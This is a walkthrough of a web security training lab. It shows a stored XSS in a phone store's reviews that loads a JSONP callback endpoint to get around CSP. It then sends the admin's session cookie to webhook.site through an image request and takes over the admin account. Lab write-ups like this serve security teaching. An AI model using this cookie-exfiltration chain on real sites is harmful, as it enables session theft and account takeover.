Lab can be found at: https://webverselabs-pro.com/

Phone vault is my 2nd lab. I hope you enjoy it!

Loading up the page displays an average looking phone store. There’s different products to choose from, along with a search function and sign in/register option in the top right:
After registering, you can visit the “Report” area:


It’s always a good idea to understand how the site works and that’s half of the battle. The “Report” area lets you report other user’s reviews. It’s always worth checking the HTML source code and in this case, we do indeed find something interesting.
The developer has left a hyperlink to some notes:

Reading the notes file reveals that there’s a JSONP callback parameter and that it’s “low priority since CSP should prevent abuse”. Ok. Sure. We believe you Mr. Developer.
So now, if we go to post a review, and attempt to post a basic alert wrapped in script tags:

We’ll see that the developer was half-right. CSP does indeed prevent it firing:

Ok. Well, what about the callback parameter? There’s a couple of different ways to get the callback parameter but the easiest, is to open dev tools > network and look at what happens when you make a search. The search term is reflected back:

So if we right-click the above event, and open in a new tab, we can enter our payload. At this point we should note that this page isn’t being rendered as HTML, so the payload will NOT fire here because the content type is:
Content-Type: application/javascript;
so to the browser, it just gets rendered in the viewport (viewport = visible area of the browser) as plain text. But, this is still good for us.
For the JS to execute, something else has to request it as a script. More specifically, a <script src="..."> tag in an HTML page. That tells the browser "fetch this URL and execute it as JavaScript in my page's context."

So if you’re putting 2+2 together, we need to find a HTML page where we can pull our JS payload and effectively smuggle it into the page. The review page? But how do we bypass CSP?
Let’s study the CSP on the review page.
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; connect-src 'self'; object-src 'none'; base-uri 'none'; frame-ancestors 'none'; report-uri /csp-report
Just two directives will matter for this bypass:
script-src 'self'this is the one we will attempt to bypass. It says scripts can only be loaded from the same origin. Ok, well,<script src="/api/products?callback=..."> satisfies this because it's a same-origin URL. So that part is ok.
connect-src 'self'this is the one that blocks possible exfil. It restricts where fetch() and XHR can send data, which is why if you try:fetch('https://webhook.site/...') it gets killed.
So instead, we can usenew Image().srcto try and exfil the admin session token (because image requests fall under img-src 'self' data: https: ) these explicitly allow external HTTPS URLs, so the browser lets them through.
For anyone who cares, let’s break it down further.
Think of the browser as a strict security guard with a rulebook (CSP).
The rulebook has separate rules for different types of requests:
fetch() is like sending a letter to someone. The browser looks at the connect-src rule and says "you can only send letters to addresses on the approved list." webhook.site isn't on the list, so it tears up the letter and it will not work.
new Image().src is like hanging a picture on your wall that's hosted on an external website. The browser looks at the img-src rule instead, and that one says "you can load images from any HTTPS address." webhook.site is HTTPS, so it's allowed through.
The cookie (that we wish to steal) just rides along in the URL of the image request:
https://webhook.site/...?d=yourcookiehere
TL;DR: The browser thinks it’s just loading an image. It doesn’t care that there’s data in the URL, it just fires the request, and your webhook receives it.
So in short fetch and images are governed by different CSP rules, and the image rule happens to be much more permissive in this case.

I should also note that the victim’s cookie does not have httpOnly set (you could/should have realised this from studying your own cookie). You can verify this by opening DevTools ->Application -> Cookies. If httpOnly was set, you'd see a tick in the HttpOnly column. No tick means JavaScript can read it freely via document.cookie.
httpOnly is a flag on a cookie that says "JavaScript is not allowed to read this cookie." If the session cookie had httpOnly set:
Set-Cookie: session=abc123; HttpOnly
Then document.cookie simply wouldn't include it and the browser would hide it from JavaScript entirely. Your payload would fire but exfil an empty or incomplete cookie string, making it useless for session hijacking. Luckily, that’s not the case here.
~~~~~~~~~~~~~~~~~~~~~~~~~
Ok. Back to the fun stuff….
~~~~~~~~~~~~~~~~~~~~~~~~~
We can construct a payload and add it to a review:

And from here, click the “Report it to our admin team” (type in /product/1 to tell the admin where to visit) and sure enough, admin will visit and hit your webhook:

Grab the pvtoken, and overwrite your own session with it. Refresh the page and you’ll be logged in as admin with an Admin panel at the top:

Once you go to the Admin Panel, you’ll be rewarded with the flag:
Thanks for following along!
🍺 Quick message to readers: if my writeups help you, please consider a small donation to my buymeacoffee link here. This is not required but is very much appreciated! 🍺



